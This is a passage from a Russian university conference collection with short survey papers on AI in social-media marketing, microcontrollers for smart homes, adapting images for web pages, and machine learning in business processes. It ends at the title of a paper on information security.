4. Бурко Р. А. Социальные сети в современном обществе // Молодой ученый. 2014. № 7 (66). С. 607–608.
5. Огнева А. С. Социальные сети: понятие, виды, технологические возможности продвижения // Молодой ученый. 2021. № 9 (351). С. 75–79.



УДК 004.8+316.472.4  
ГРНТИ 28.23+20.15.05

## ИСПОЛЬЗОВАНИЕ ИСКУССТВЕННОГО ИНТЕЛЛЕКТА В СОЦИАЛЬНЫХ СЕТЯХ

**Б. А. Аль-Нами, А. А. Мазур**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*Какую роль будет играть искусственный интеллект в ландшафте социальных сетей будущего? Некоторые говорят, что ИИ уже меняет то, как мы общаемся в сети, и многие эксперты считают, что его влияние будет только расти. Как компании должны адаптироваться, чтобы оставаться конкурентоспособными? Какие новые возможности появятся у пользователей. В этой статье рассматриваются некоторые способы, которыми ИИ в настоящее время формирует социальные сети, и изменения, которые можно ожидать в ближайшем будущем.*

*искусственный интеллект, социальных сетях, информационные технологии, нейросети, автоматизация, DeepMind, разработке программного обеспечения, компьютерное обучение.*

На этот вопрос можно получить десять разных ответов, если спросить десять разных экспертов. Тем не менее, одно определение, которое несомненно стоит упомянуть, исходит от Демиса Хассабиса, генерального директора DeepMind, компании, занимающейся искусственным интеллектом. Искусственный интеллект, по словам Хассабиса, – «наука делать машины умными».

По сути, человечество может научить машины вести себя как люди. Можно дать им возможность видеть, слышать, говорить, двигаться и писать. Каждый современный человек использует ИИ ежедневно, независимо от того, где он работает и чем занимается. Голосовые помощники и навигация в реальном времени – лишь некоторые из функций смартфона на базе искусственного интеллекта. Amazon и Netflix, например, используют искусственный интеллект, чтобы давать рекомендации по продуктам. А Gmail, использует ИИ для автоматического составления частей электронных писем для вас [1].

Компьютерное обучение, форма ИИ, которая позволяет машинным системам делать точные прогнозы на основе огромных объемов данных, стоит за многими из самых поразительных возможностей ИИ. Машинное обучение и глубокое обучение, продвинутый вид машинного обучения, затем используются самыми умными технологиями искусственного интеллекта для повышения точности их прогнозов с течением времени.

Этот пункт отличает ИИ и машинное обучение от других типов программного обеспечения или технологических платформ. Люди пишут программное обеспечение, не связанное с ИИ, и затем оно следует инструкциям, данным ему людьми. Люди могут улучшать эти системы, только улучшая их вручную. Инструменты искусственного интеллекта, с другой стороны, могут помочь в улучшении сами по себе, основываясь как на их предыдущей производительности, так и на свежих данных, загруженных в систему, что, возможно, открывает новые уровни интеллекта.

Искусственный интеллект в социальных сетях может изменить способ продвижения брендов на таких платформах, как Facebook, Instagram, Twitter и LinkedIn. Он может автоматизировать ряд трудоемких операций по управлению социальными сетями. Он может даже отслеживать социальные сети в больших масштабах.

Это может объяснить, почему, по данным Markets and Markets, ожидается, что рынок «ИИ в социальных сетях» вырастет с 633 миллионов долларов в 2018 году до более чем 2,1 миллиарда долларов к 2023 году. Но что такое искусственный интеллект? Как искусственный интеллект (ИИ) в социальных сетях влияет на ваш маркетинг и аналитику? И, что наиболее важно, как вы начинаете использовать искусственный интеллект для социальных сетей?

Компания (RAV.AI) провела годы в Институте маркетингового искусственного интеллекта, помогая маркетологам понять и внедрить искусственный интеллект, чтобы они могли увеличить доходы и сократить расходы в своем бизнесе. А маркетинг в социальных сетях известен как одна из основных областей, в которых искусственный интеллект может помочь маркетологам повысить производительность и эффективность, извлекая больше ценности и вовлеченности из каждого онлайн-взаимодействия, которое происходит в каналах социальных сетей [2].

Искусственный интеллект (ИИ) является важнейшим компонентом популярных платформ социальных сетей, которые большинство людей использует ежедневно. Facebook использует расширенное машинное обучение для доставки контента, распознавания лица пользователя на фотографиях и целевой рекламы.

Instagram (принадлежащий *Facebook*) использует искусственный интеллект для распознавания изображений. LinkedIn использует искусственный интеллект, чтобы предлагать вакансии, предлагать людей, с которыми следует связаться, и предоставлять определенный контент в ленте. Snapchat использует компьютерное зрение, технологию искусственного интеллекта (ИИ), чтобы определять особенности пользователя и накладывать фильтры в реальном времени, которые движутся вместе с лицом.

Это всего лишь несколько примеров того, как искусственный интеллект (ИИ) используется за кулисами для улучшения функций на самых популярных в мире платформах социальных сетей. Кроме того, алгоритм ИИ или система машинного обучения регулируют то, как контент, который создает пользователь, и реклама, которую он покупаете, позиционируются перед потребителями на всех платформах социальных сетей и в каждой публикации в социальных сетях – часто таким образом, который не совсем очевиден для маркетологов.

Все это означает, что ИИ является неотъемлемым аспектом работы современных социальных сетей. Однако ИИ часто используется за кулисами известных платформ и по собственному усмотрению владельца платформы. Это не означает, что маркетологи не могут использовать ИИ в своей стратегии в социальных сетях.

Действительно, существует множество коммерчески доступных инструментов искусственного интеллекта для мониторинга и маркетинга в социальных сетях для различных приложений. Вот некоторые из лучших способов для маркетологов в социальных сетях начать работу с искусственным интеллектом, машинным обучением и интеллектуальной автоматизацией [3].

Социальное создание и управление. Маркетологи посвящают значительный объем работы разработке контента для социальных сетей, а также управлению распространением и взаимодействием по каналам.

Это упрощается благодаря использованию стандартной платформы управления социальными сетями, которая оптимизирует планирование и мониторинг социальных сетей.

Однако инструменты ИИ идут еще дальше. Существуют инструменты, которые могут автоматически генерировать материалы социальных сетей в разных сетях, включая хэштеги и сокращенные ссылки. Существуют и другие методы массового планирования этих акций. В целом современные системы искусственного интеллекта могут создавать и поддерживать некоторые формы социальных сетей за пару минут [4].

Интеллект социальных сетей и прослушивание социальных сетей – две разные вещи. Инструмент социального мониторинга на базе искусственного интеллекта или служба прослушивания социальных сетей могут анализировать профили и аудиторию определенного бренда в социальных сетях. Обычно это требует использования искусственного интеллекта для анализа огромных объемов социальных данных, понимания того, что в них говорится, и извлечения информации из данных. При правильном использовании данных системы мониторинга социальных сетей с искусственным интеллектом могут:

- Помочь отслеживать упоминания вашего глобального бренда.
- Узнать последние потребительские тенденции.

- Следить за репутацией бренда и искать новую аудиторию.
- Следить за каждой ссылкой в социальных сетях.
- Определить новые перспективные направления продвижения в социальных сетях [5].

Эти полезные сведения предоставляются практически в режиме реального времени, предлагая брендам конкурентное преимущество.

### *Использование социальных сетей для рекламы*

Почти каждая платформа социальных сетей позволяет рекламодателям нацеливать пользователей на спонсируемые объявления на основе очень конкретных демографических и поведенческих критериев. С другой стороны, маркетологи все еще должны писать или создавать рекламные тексты... или они этого больше не делают? Теперь доступны решения с искусственным интеллектом, которые будут создавать для персонализированную рекламу в Facebook и Instagram. Затем реклама оптимизируется для разговоров и кликов. Благодаря способности ИИ определять, какой язык увеличит результаты в масштабе [6].

### *Определение подходящего влиятельного лица*

Поиск подходящего влиятельного лица может помочь компании быть замеченной. Но как сделать это быстро? Искусственный интеллект может помочь. Инструменты исследования влиятельных лиц на основе искусственного интеллекта (ИИ) изучают ряд статистических данных в социальных сетях, чтобы определить, какие учетные записи могут обеспечить наибольшую вовлеченность, охват и влияние на определенном рынке.

### **Список используемых источников**

1. Isakov Yu. A. Artificial intelligence // Modern Science. 2018. No. 6-1. PP. 25–27.
2. Огнева А. С. Социальные сети: понятие, виды, технологические возможности продвижения // Молодой ученый. 2021. № 9 (351). С. 75–79.
3. Осадчук П. О. Чат-боты для автоматизации внутренних коммуникаций // Молодой ученый. 2018. № 27 (213). С. 12–16.
4. Кузнецова М. М. Особенности автоматизации мониторинга социальных // Молодой ученый. 2020. № 26 (316). С. 33–36.
5. Власенко А. В. Искусственный интеллект и проблемы кибербезопасности. Технология Deepfake // Молодой ученый. 2021. № 21 (363). С. 81–86.
6. Ладоша Е. Н. Искусственный интеллект: потенциал развития на пути создания нового цифрового искусства // Молодой ученый. 2022. № 48 (443). С. 1–4.

УДК 004.418  
ГРНТИ 28.23.29

## ПРИМЕНЕНИЕ МИКРОКОНТРОЛЛЕРОВ ДЛЯ УПРАВЛЕНИЯ СИСТЕМАМИ – «УМНЫЙ ДОМ»

**Б. А. Аль-Нами, А. А. Медунов**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*Данная статья посвящена применению микроконтроллеров для управления системами – «умный дом». В ней рассматриваются преимущества использования микроконтроллеров, а также способы их интеграции с системами умного дома. В статье описывается, как микроконтроллеры могут использоваться для управления устройствами в доме, такими как освещение, термостаты, двери и окна, а также как они могут собирать и анализировать данные о потреблении энергии, температуре и других параметрах. В заключении статьи подчеркивается важность использования микроконтроллеров для создания систем умного дома и предлагается ряд практических рекомендаций по их использованию.*

*технология, умный дом, жилищно-коммунальное хозяйство, строительство, жилье, микроконтроллер, управление системами.*

Микроконтроллеры – миниатюрные компьютеры, способные управлять электронными устройствами и системами. Они используются в широком диапазоне приложений, включая автомобильные системы, медицинское оборудование, промышленное оборудование и домашние электронные устройства. В последние годы микроконтроллеры получили широкое применение в системах «умный дом». В этой статье рассматривается, как микроконтроллеры используются для управления системами «умный дом».

Системы «умный дом» представляют собой совокупность электронных устройств и систем, предназначенных для автоматизации и управления домашней средой. Они включают в себя устройства для управления освещением, климатом, безопасностью и различными домашними приборами. Эти устройства могут быть подключены к интернету и управляться с помощью мобильного приложения или голосового помощника. Управление системами «умный дом» может быть осуществлено с помощью микроконтроллеров.

Одним из преимуществ использования микроконтроллеров в системах «умный дом» является их низкая стоимость и высокая производительность. Микроконтроллеры могут обрабатывать данные в реальном времени

и быстро реагировать на изменения в домашней среде. Они также могут использоваться для автоматизации различных задач, таких как управление освещением, термостатами и устройствами безопасности [1].

Примером микроконтроллера, используемого в системах «умный дом», является Arduino – открытая платформа, которая позволяет разработчикам создавать устройства для управления домашней средой. Arduino может быть использован для управления освещением, устройствами безопасности, системами охраны и другими домашними приборами. Существует много моделей микроконтроллеров на Arduino, которые могут использоваться для создания «умного дома». В таблице 1 приведены основные характеристики пяти моделей микроконтроллеров (МК), включая частоту процессора (ЧП), количество цифровых входов/выходов (ЦВ) и количество аналоговых входов (АВ).

ТАБЛИЦА. 1. Сравнение моделей микроконтроллеров для – «умного дома» – на Arduino

Модель МК	МК	ЦВ		АВ	ЧП, МГц	USB- порт	Размер
Arduino Uno	ATmega328P	14		6	16	Да	Средний
Arduino Mega	ATmega2560	54		16	16	Да	Большой
Arduino Due	SAM3X8E	54		12	84	Да	Большой
Arduino Nano	ATmega328P	22		8	16	Да	Маленький
Arduino Zero	ATSAMD21G18	14		6	48	Да	Средний

Еще одним примером микроконтроллера, используемого в системах «умный дом», является Raspberry Pi. Это компьютер размером с кредитную карту, который может использоваться для управления различными домашними приборами. Raspberry Pi может быть подключен к интернету и управляться с помощью мобильного приложения или голосового помощника [2].

Для управления системами «умный дом» с помощью микроконтроллеров могут использоваться различные протоколы связи, такие как Wi-Fi, Bluetooth, Zigbee (логотипы протоколов на рис. 1, см. ниже). Wi-Fi позволяет микроконтроллерам подключаться к сети Интернет и жильцы смогут контролировать состояние дома, даже если находятся вдали от него. Bluetooth может использоваться для подключения мобильных устройств к микроконтроллеру для управления системами (умный дом). Zigbee – беспроводной протокол связи, который позволяет устройствам «умный дом» работать вместе и обмениваться информацией.

Одним из примеров использования микроконтроллеров в системах «умный дом» является автоматизация освещения. Микроконтроллеры могут быть использованы для управления яркостью и цветом света в доме. Они могут быть настроены для включения и выключения света в зависимости

от времени суток, даты и погоды. Также можно настроить микроконтроллеры на реагирование на движение или звук, включая свет только в тех комнатах, где есть люди [3].



Рис. 1. Логотипы протоколов связи Wi-Fi, Bluetooth и Zigbee

Другим примером использования микроконтроллеров в системах «умный дом» является автоматизация термостатов. Микроконтроллеры могут быть использованы для управления температурой в доме, включая отопление и охлаждение. Они могут быть настроены для автоматического регулирования температуры в зависимости от времени суток, даты и погоды. Также можно настроить микроконтроллеры на реагирование на движение или присутствие людей, чтобы автоматически регулировать температуру в комнатах, где есть люди.

Еще одним примером использования микроконтроллеров в системах «умный дом» является управление устройствами безопасности. Микроконтроллеры могут быть использованы для управления системами охраны, включая датчики движения, датчики дыма и датчики утечки воды. Они могут быть настроены для автоматического уведомления владельца дома в случае возникновения аварийной ситуации. Также микроконтроллеры могут быть использованы для контроля доступа в дом, например, с помощью считывателей (RFID) или биометрических датчиков.

В качестве другого примера, в системах (умный дом) микроконтроллеры могут также использоваться для создания системы контроля за состоянием здоровья жильцов. Например, с помощью датчиков сердечного ритма, давления и уровня кислорода в крови можно отслеживать состояние здоровья и отправлять оповещения в случае чрезвычайной ситуации [4].

Кроме того, микроконтроллеры могут быть использованы для управления энергопотреблением в доме. Они могут быть настроены для автоматического отключения электроприборов, которые не используются, и для мониторинга потребления энергии в доме.

Для программирования микроконтроллеров в системах «умный дом» можно использовать различные языки программирования, такие как C++, Python и Java. C++ – язык программирования, который широко используется для программирования микроконтроллеров. Python и Java также могут быть использованы для программирования микроконтроллеров, и они предлагают более простой синтаксис и расширенные возможности [5].

В заключение, микроконтроллеры предоставляют мощный инструмент для создания систем «умный дом». Они позволяют управлять устройствами дома, создавать автоматизированные системы управления и повышать уровень безопасности и комфорта в доме. Создание систем «умный дом» с помощью микроконтроллеров может быть дешевым и простым способом улучшения жизни в доме.

#### Список используемых источников

1. Алиева Н. З., Морозова Н. И. Информационная безопасность в цифровом мире // Modern Science. 2021. № 4–3. С. 446–448.
2. ПНСТ 440-2020. Информационные технологии. Умный город. Показатели ИКТ. М., 2001. 24 с.
3. Рахмонова Ф. К. Обеспечение безопасности передачи цифровой информации // Высшая школа. 2017. № 1. С. 123–124.
4. Степанов О. А. Проблема обеспечения безопасности личности при соотношении человека с его цифровым образом // Современное право. 2021. № 12. С. 25–28.
5. Пестов И. Е., Сахаров Д. В., Сергеева И. Ю., Чернобородов И. С. Выявление угроз безопасности информационных систем // Актуальные проблемы инфотелекоммуникаций в науке и образовании (АПИНО 2017). VI Международная научно-техническая и научно-методическая конференция: сб. науч. ст. в 4-х т. СПб. : СПбГУТ, 2017. С. 525–527.

UDK 004.416.3+ 004.8  
GRNTI 28.23.15+ 28.23

## MODERN METHODS TO SOLVE THE PROBLEMS OF ADAPTING IMAGES IN WEB PAGES AND THE POSSIBILITY OF USING ARTIFICIAL INTELLIGENCE TO DO SO IN THE FUTURE

**B. A. Al-Nami, T. Musaeva**

The Bonch-Bruевич Saint Petersburg State University of Telecommunications

*Large picture file sizes are a significant element that can contribute to delayed website loading times because almost half of all consumers expect websites to load in under two seconds. For web designers and developers, adapting Images for web pages may be challenging because of a variety of problems, including slow loading times, low images quality, and issues with device compatibility. In this article, we will explore some of these problems and discuss strategies for addressing those using tools and programs specialized in processing and adapting images on website pages, as well as discussing the possibility of employing artificial intelligence to do so.*



image adaptation, adaptation of web pages, design, user interfaces, user experience, images, web design, artificial intelligence.

It is understandable why image optimization and adapting is one of the crucial factors that affects a website's overall speed given how rapidly modern internet users are pulled to visual material. Failure to optimize website pictures may result in decreased user satisfaction, longer page load times, higher bounce rates, and fewer leads. High-quality image adapting and optimization not only raises your brand's authority online but also elevates it in search engine results pages [1].

The Top Website adapting and optimization Strategies for 2023 in Fig. 1.




Fig. 1. Sources: Visme, Forbes, Econsultancy, Social Media Today

Note that adapting and Optimization still and moving images solution in the first place in terms of interest [2].

One common problem with adapting images for web pages is slow loading times. Large images can take a long time to load, leading to a poor user experience and potentially causing users to leave the website. One solution to this problem is to compress images to reduce their size. There are several tools and programs available for image compression, that can help reduce image file sizes without sacrificing the quality.

Another issue with adapting images for the web is low image quality. When images are resized or scaled down, they can become pixelated or blurry. One solution to this problem is to use vector graphics instead of raster images.

Vector graphics are resolution-independent, meaning that they can be scaled to any size without losing quality.

Device compatibility is another problem that can arise when adapting images for web pages. Different devices, such as smartphones and tablets, have different

screen sizes and resolutions, and images may not display properly on all devices. One solution to this problem is to use responsive design techniques, which allow web pages to automatically adjust to the size and resolution of the user's device. Another option is to create multiple versions of an image at different sizes and use the "srcset" attribute in the HTML "img" tag to specify which version should be used on different devices [3, 4].

To produce responsive images, there are several methods. You may select the best technique for your content management based on your technological skills in Fig. 2.

Option	When applicable	Complexity
Srcset	Srcset is suitable for building pictures with defined dimensions, such full-width advertising banners.	Easy
Srcset +Attributes Sizes	Srcset + Sizes makes it possible to generate images that adapt to the width of the viewport in terms of layout and size.	A bit more complex
Picture Element	Used when a different picture should be loaded dependent on the screen size or in the art direction approach.	Quite complex
Media Queries and CSS	Suitable for loading pictures as a background image using CSS styles.	Easy
CSS Media Queries and JavaScript	Sometimes you need to use code to query CSS rules and load a different picture when the screen size changes.	A bit more complex
Responsive Plugins	You may make your existing images responsive without developing new ones.	Easy

Fig. 2. Options images responsive

In addition to the problems and solutions discussed above, there are several other considerations to keep in mind when adapting images for web pages [5]. For example, it is important to choose the appropriate image file format for the task at hand in Fig. 3.

Some common file formats for web images include JPEG, PNG, and GIF. Here, we'll go over some clever ways to enhance the images on websites.

Each of these formats has its own advantages and disadvantages, and it is important to choose the one that is most appropriate for the specific needs of the project [6].

Adapting images for web pages can be a challenging task that requires careful consideration and planning. By addressing issues such as slow loading times, low image quality, and device compatibility, designers and developers can create

high-quality, visually appealing web pages that provide a positive user experience. It is possible to overcome all these challenges and create successful and modern web projects based on artificial intelligence.




Fig. 3. Algorithm for optimizing and adapting images for web pages

Artificial intelligence (AI) has the potential to offer solutions to the challenges of adapting images for web pages in a number of ways. Here are a few examples:

**Image compression:** AI algorithms could potentially be used to optimize and adaptive images for web use by identifying areas of an image that can be safely compressed without significantly affecting image quality. This could allow for faster loading times and improved user experience.

**Image resizing:** AI algorithms could be used to intelligently resize images in order to preserve image quality when scaling down. This could be particularly useful for logos and other graphics that need to be displayed at small sizes or at high resolutions [7].

**Responsive design:** AI algorithms could be used to automatically generate responsive design styles based on the size and resolution of the user's device. This could allow for more seamless and consistent display of images across different devices.

**Image optimization:** AI algorithms could be used to analyze and optimize images in order to improve their appearance on web pages. This could involve techniques such as color correction, sharpening, or noise reduction.

Another way that AI could potentially be used to solve the problems of adapting images for web pages is through the development of more intuitive and user-friendly design tools. For example, AI-powered design software could

suggest alternative design solutions or automatically generate optimized images based on input data. This could help designers and developers work more efficiently and effectively, and could also potentially lead to the creation of new design roles focused on the development and maintenance of AI systems [8, 9].

It is important to note that while AI has the potential to offer solutions to the challenges of adapting images for web pages, it is not a panacea. It is likely that AI will be most effective when used in conjunction with traditional design and development techniques.

Simply said, applying AI makes the development process leaner and more efficient by enabling monotonous and repeated jobs to be done quickly and effectively by the machine and by freeing up valuable developer time to focus on more important tasks or projects.

### *Conclusion*

You may quickly optimize your photographs with internet tools or plugins for image adapting and optimization. Large image files can be greatly compressed without losing quality.

Designers and developers can effectively solve the problem of adaptive images in responsive web design, and ensure that images are optimized for different devices and screen sizes. It is important to carefully consider the user experience and performance when implementing these solutions, and to test the site on a variety of devices to ensure that it looks and functions as intended.

In conclusion, adapting images for web pages can be a challenging task that requires careful consideration and planning. However, it is possible to overcome these challenges and create successful web projects that keep pace with the changes in the modern era.

### **References**

1. Rui-Qiang H., Wang-Sen L., Fang L. MRWM: A Multiple Residual Wasserstein Driven Model for Image Denoising // *IEEE Access*. 2022. Vol. 10. PP. 127397–127411.
2. Jianwei Z., Jiawei J., Honghui X., Zhi L., Fei G. Manifold-Based Nonlocal Second-Order Regularization for Hyperspectral Image Inpainting // *IEEE Journal of Selected Topics in Applied Earth Observations and Remote Sensing*. 2021. Vol. 14. PP. 224–236.
3. Sree Ramya S. P., Sundaresh R., Jeffrey J. Image Denoising Using Superpixel-Based PCA // *IEEE Transactions on Multimedia*. 2021. Vol. 23. PP. 2297–2309.
4. Sumika C., Manmohan S., Ashwani K. A. Design of a Two-Channel Quadrature Mirror Filter Bank Through a Diversity-Driven Multi-Parent Evolutionary Algorithm, *Circuits, Systems and Signal Processing* // Springer Nature. 2021. Vol. 40 (7). PP. 3374.
5. Wei Z., Zuoqiang S., Stanley O. Low Dimensional Manifold Model in Hyperspectral Image Reconstruction // *Hyperspectral Image Analysis*. 2020. PP. 295.
6. Ali A., Maria T., Bernard G. Image compression using adaptive sparse representations over trained dictionaries // *IEEE 18th International Workshop on Multimedia Signal Processing (MMSP)*. 2016. PP. 1–6.

7. Zhang H., Dong B. A review on deep learning in medical image reconstruction // J. Oper. Res. Soc. 2020. Vol. 8, PP. 311–340.
8. Liu H., Zhang J., Xiong R. CAS: Correlation adaptive sparse modeling for image denoising // IEEE Trans. Comput. Imag. 2021. Vol. 7, PP. 638–647.
9. Thanh D., Prasath V., Hieu L., Dvoenko S. An adaptive method for image restoration based on high-order total variation and inverse gradient // Signal Image Video Process. 2020. Vol. 14 (6). PP. 1189–1197.

**УДК 004.8**  
**ГРНТИ 28.23**

## **ПРИМЕНЕНИЕ МАШИННОГО ОБУЧЕНИЯ В ИНФОРМАЦИОННЫХ ТЕХНОЛОГИЯХ ДЛЯ АВТОМАТИЗАЦИИ И УПРАВЛЕНИЯ БИЗНЕС-ПРОЦЕССАМИ**

**Б. А. Аль-Нами, Е. В. Нуждин**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*Данная статья предоставляет обзор машинного обучения и его применения в различных бизнес-процессах, таких как маркетинг, финансы, логистика и управление персоналом. Машинное обучение позволяет решать широкий спектр задач, включая прогнозирование, классификацию, оптимизацию и другие, что делает его мощным инструментом для автоматизации и управления бизнес-процессами. С помощью машинного обучения компании могут автоматизировать рутинные задачи, сократить издержки, увеличить производительность и принимать более обоснованные решения.*

*информационные системы, искусственный интеллект, информационные технологии, автоматизация, безопасность информационных систем, машинное обучение.*

### *Информационные системы в автоматизации и управлении*

Информационные системы, такие как ERP, CRM и SCM, являются основой для автоматизации и управления бизнес-процессами. Они позволяют собирать, хранить и обрабатывать данные, а также управлять ресурсами компании.

ERP системы интегрируют в себя все бизнес-процессы, от управления запасами до финансового учета. CRM системы позволяют управлять взаимоотношениями с клиентами, а SCM системы помогают управлять цепями поставок.

*Математические модели и численные методы*

Для решения задач в автоматизации и управлении используются различные математические модели и численные методы. Например, для оптимизации производства используются методы линейного программирования, а для прогнозирования спроса – методы временных рядов.

*Безопасность информационных систем*

Одним из главных вопросов в автоматизации и управлении является безопасность информационных систем. Компании должны защитить свои данные от несанкционированного доступа, внешних атак и вирусов. Для этого используются различные методы защиты, такие как шифрование, аутентификация и контроль доступа [1].

*Применение машинного обучения в информационных технологиях для автоматизации и управления бизнес-процессами*

Машинное обучение – область искусственного интеллекта, которая позволяет компьютерам учиться на данных и принимать решения на основе этих данных. Применение машинного обучения в информационных технологиях может значительно улучшить автоматизацию и управление бизнес-процессами.

Обработка естественного языка (NLP) – область машинного обучения, которая позволяет компьютерам понимать и обрабатывать естественный язык. Это может быть полезно для автоматизации обработки заказов или обработки обращений клиентов.

Рекомендательные системы – системы, которые используют машинное обучение для предсказания предпочтений пользователей и рекомендации соответствующих товаров или услуг. Это может быть полезно для управления продажами и улучшения качества обслуживания клиентов.

Автоматическое распознавание образов – область машинного обучения, которая позволяет компьютерам распознавать объекты на изображениях. Это может быть полезно для автоматизации процессов контроля качества или определения наличия на складе нужных товаров.

*Искусственный интеллект и информационные технологии*

Искусственный интеллект (ИИ) – область информационных технологий, которая позволяет компьютерам совершать действия, которые обычно требуют участия человека. Применение ИИ в автоматизации и управлении бизнес-процессами может значительно повысить эффективность и качество работы компаний [2].

Облачные технологии – технологии, которые позволяют компаниям использовать удаленные серверы и хранилища данных для обработки и хранения информации. Это может быть полезно для автоматизации бизнес-процессов и управления информацией.

Аналитика данных – область информационных технологий, которая позволяет компаниям анализировать данные и получать ценные знания из них. Применение аналитики данных может помочь компаниям принимать более обоснованные решения, улучшать процессы и повышать эффективность работы.

- Интернет-вещи (IoT) – область информационных технологий, которая позволяет компаниям управлять устройствами и получать данные с них. Применение IoT может быть полезно для автоматизации производственных процессов и управления энергопотреблением.

Возможности IoT для автоматизации и управления бизнес-процессами непрерывно расширяются. С помощью IoT компаниями могут собирать и анализировать данные, которые помогут им принимать более обоснованные решения и оптимизировать производственные процессы.

#### *Преимущества и недостатки применения машинного обучения в бизнес-процессах*

Применение машинного обучения в бизнес-процессах имеет свои преимущества и недостатки. Среди основных преимуществ можно выделить:

- Автоматизация рутинных задач, что позволяет сократить издержки и увеличить производительность.
- Улучшение качества принимаемых решений за счет точных прогнозов и анализа данных.
- Ускорение процессов принятия решений благодаря быстрому анализу больших объемов данных.

Среди недостатков можно выделить:

- Необходимость большого объема данных для обучения моделей машинного обучения.
- Необходимость высокой квалификации специалистов для работы с машинным обучением.
- Риск неправильного прогнозирования в случае некорректных данных или неправильной настройки модели [3, 4].

В целом, информационные технологии и машинное обучение имеют огромный потенциал для автоматизации и управления бизнес-процессами. Использование этих технологий может значительно повысить эффективность деятельности компаний и улучшить качество обслуживания клиентов. В статье были рассмотрены различные области применения машинного обучения, такие как обработка естественного языка, рекомендательные системы и автоматическое распознавание образов. Также были рассмотрены

различные информационные технологии, такие как искусственный интеллект, облачные технологии и аналитика данных.

Однако, при использовании информационных технологий и машинного обучения необходимо учитывать вопросы безопасности и защиты данных. Компании должны обеспечивать безопасность своих систем и информации, чтобы избежать возможных угроз и рисков для своего бизнеса. В целом, информационные технологии и машинное обучение могут помочь компаниям повысить эффективность своей деятельности, улучшить качество обслуживания клиентов и стать более конкурентоспособными на рынке.

#### Список используемых источников

1. J'son & Partners. Искусственный интеллект как ключевой фактор цифровизации глобальной экономики [Электронный ресурс] // Consulting. 2017. URL: <https://www.crn.ru/news/detail.php?ID=117544> (дата обращения 19.03.2023).
2. Флах П. Машинное обучение. М. : ДМК Пресс, 2015. 400 с.
3. Ладоша Е. Н. Искусственный интеллект: потенциал развития на пути создания нового цифрового искусства // Молодой ученый. 2022. № 48 (443). С. 1–4.
4. Шергин Т. О. Методы детектирования искусственных новостей // Молодой ученый. 2020. № 27 (317). С. 77–79.

УДК 004.056  
ГРНТИ 81.93.29

## ИНФОРМАЦИОННАЯ БЕЗОПАСНОСТЬ В КОМПАНИЯХ: ЗАЧЕМ ОНА НУЖНА И КАК ЕЕ ОБЕСПЕЧИТЬ

**Б. А. Аль-Нами, М. В. Оздровская, П. С. Ромашова**

